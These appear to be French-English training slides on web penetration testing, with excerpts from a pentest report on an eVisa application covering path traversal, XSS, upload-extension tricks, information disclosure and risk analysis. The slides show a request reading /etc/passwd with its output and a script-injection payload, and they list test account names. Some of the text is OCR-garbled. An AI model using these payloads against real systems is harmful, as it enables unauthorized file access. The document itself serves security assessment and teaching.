F	I	L	E	.	P	H	P	.	0	.	P	N	G

F	I	L	E	.	P	N	G	.	0	.	P	H	P

5. Magic bytes

PATH TRAVERSAL

Vulnerability: File Inclusion

[file1.php] - [file2.php] - [file3.php]

More Information

- Wikipedia - File inclusion vulnerability
- WSTG - Local File Inclusion
- WSTG - Remote File Inclusion

GET /api/download?file=file.php

GET /api/download?file=/etc/passwd

Response

Pretty Raw Hex Render

```
HTTP/1.1 200 OK
Date: Tue, 09 Apr 2024 17:01:20 GMT
Server: Apache/2.4.58 (Debian)
Expires: Tue, 23 Jun 2009 12:00:00 GMT
Cache-Control: no-cache, must-revalidate
Pragma: no-cache
Vary: Accept-Encoding
Content-Length: 6825
Connection: close
Content-Type: text/html;charset=utf-8

root:x:0:0:root:/root:/usr/bin/zsh
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System
```

PATH TRAVERSAL

… TO SERVER COMPRISE

AGENDA

I. Introduction

II. Le test d'intrusion web

III. Techniques d'attaques

IV. Reporting

RAPPEL

1. Perimetre testé
2. Dans quel environment
3. Dates de debut et date de fin
4. Comptes utilisés

2.1 Assessment context

`Evisa` is an electronic system for visa application and government management.

The product provides a web interface accessible by the visa applier to submit visa request for a specific country. The product gives following features to the travelers:

- Check its eligibility.
- Submit the required information and files.
- Payment.

Once the visa is applied for and processed by the back-end servers, it can be reviewed by government agent using a dedicated web interface.

During the penetration testing the following web interfaces have been tested:

CustomerPortal
https://evisa[illegible]

VettingPortal-Administration
https://evisaqa-agent.bo[illegible]

VettingPortal-CallCenter
https://evisaqa-[illegible]

VettingPortal-TA-Queues
https://evisaqa-[illegible]

4 accounts have been provided to log-in to Vetting portal.

User Account : hamza.boughemza
Watchlist Admin: WatchList.Admin
User Admin : User.Admin
Visa Admin: Visa.Admin

TEST EFFECTUÉ

1. Rappel de la vulnerabilité cherché
2. Lister les fonctions qui ont été testés
3. Montrer un exemple de payload
4. Montrer le resultat
5. Conclure : vulnerable ou non

4.7 XSS

Cross-Site Scripting (XSS) attacks are a type of injection, in which malicious scripts are injected into otherwise benign and trusted websites. XSS attacks occur when an attacker uses a web application to send malicious code, generally in the form of a browser side script, to a different end user.

Multiple features of the application reflect data that is sent by a user, and have therefore been tested against XSS injection to control their robustness.

XSS injections have been attempted on the following functions:

Visa application: Step 1 – Details

Edited request

Pretty Raw Hex Hackvertor

```
48 ----------------------------35241432865388487379880112 82
49 Content-Disposition: form-data; name="issued_date"
50
51 10/10/2023
52 ----------------------------35241432865388487379880112 82
53 Content-Disposition: form-data; name="expiry_date"
54
55 28/10/2023
56 ----------------------------35241432865388487379880112 82
57 Content-Disposition: form-data; name="given_name"
58
59
60 ----------------------------35241432865388487379880112 82
61 Content-Disposition: form-data; name="family_name"
62
63 <script>alert('XSS')</script>
64 ----------------------------35241432865388487379880112 82
```

Figure 32 - XSS injection attempt - Example

As seen in the figure, XSS payloads is not accepted by the back-end server. This means that user input text is managed compliantly with secure best practices.

Family Name *

<script>alert('XSS')</script>

Please enter a valid name.

Figure 33 - XSS payload not executed

Multiple XSS payloads have been used on multiple features (order create, order comment, user field, file description etc.), leading to the same result.

No field vulnerable to XSS injections has been identified on eVisa's customer portal.

TEST EFFECTUÉ

4.2.4 Information disclosure

Error messages are interesting for an attacker to potentially find technical information that can be used to compromise the system.

Tests have been performed in order to trigger errors due to malformed URLs.

The following request has been sent:

```
curl -i -s -k -X $'GET' \
```

Here is the response from the server:





Figure 9 - Error message – Stack and software version leak

As seen in the figures above, the back-end server error messages reveal technical information that can be used by an attacker (VLN.PT.01). Indeed:

- The stack gives a view of see function used by the back-end server.
- The software version can be used to find CVEs and compromise the system.
- Java libraries that are used by applicative code.

Fortunately, the software version is not vulnerable to any publicly known vulnerability.

ANALYSE DE RISQUE



Risk ref	Risk name	Proba	Impact	Severity	Impacted criteria
R1	Confidential data leakage	3	3	Moderate	C
R2	Illegitimate ordering	1	3	Moderate	I
R3	Compromise of [redacted] back-end server	1	4	Moderate	AICP
R4	Inability to investigate in case of incident	1	2	Minor	P

ANALYSE DE RISQUE

1. Rappel des vulnerabilités
2. Description des scenarios d'attaque
3. Explication de la probabilité
4. Description de l'impact

R3: Compromise of [redacted] back-end server

SEVERITY: MODERATE | A.I.C.P | Likelihood: Rare (1) | Impact: High (4)

Main vulnerabilities

During the penetration testing, it has been found that:

- The back-end server is not protected by an anti-malware solution.
- The application is vulnerable to path traversal attack, leading to sensitive technical data leakage (software version)
- Sensitive technical data (software version, error stack) are leaked due to error message verbosity.

Scenario 1

1. An attacker with access to the application could upload files containing malicious payload using the file upload feature.
2. As no antivirus solution is deployed, the malicious payload will remain on the back-end server.
3. A system administrator could mistakenly execute the malicious payload leading to the server compromise.

Scenario 2

1. An attacker with access to the application would retrieve back-end server software version exploiting path traversal attack or due to message verbosity.
2. The attacker would find publicly known vulnerability related to the leaked software version.
3. The attacker would exploit the publicly known vulnerability by using a custom-made exploit or buying one on the darknet.

Moreover, using path traversal attack or error message verbosity, an attacker could retrieve sensitive technical information, such as software version, that can be used to compromise the back-end server.

Probability limitation

An attacker cannot upload exe or php file due to file type restriction robustness.

A malware should be embedded in zip or pdf file. The Compromise of the back-end server relies then on an administrator behaviour, which significantly lower the Compromise probability.

Moreover, at the time of the assessment components used by the application are up to date, which lowers the Compromise probability.

Impact

The attacker would have administrator access to the back-end server, which means he could modify the application as he wishes or even attempt to lateralize to other parts of the IS.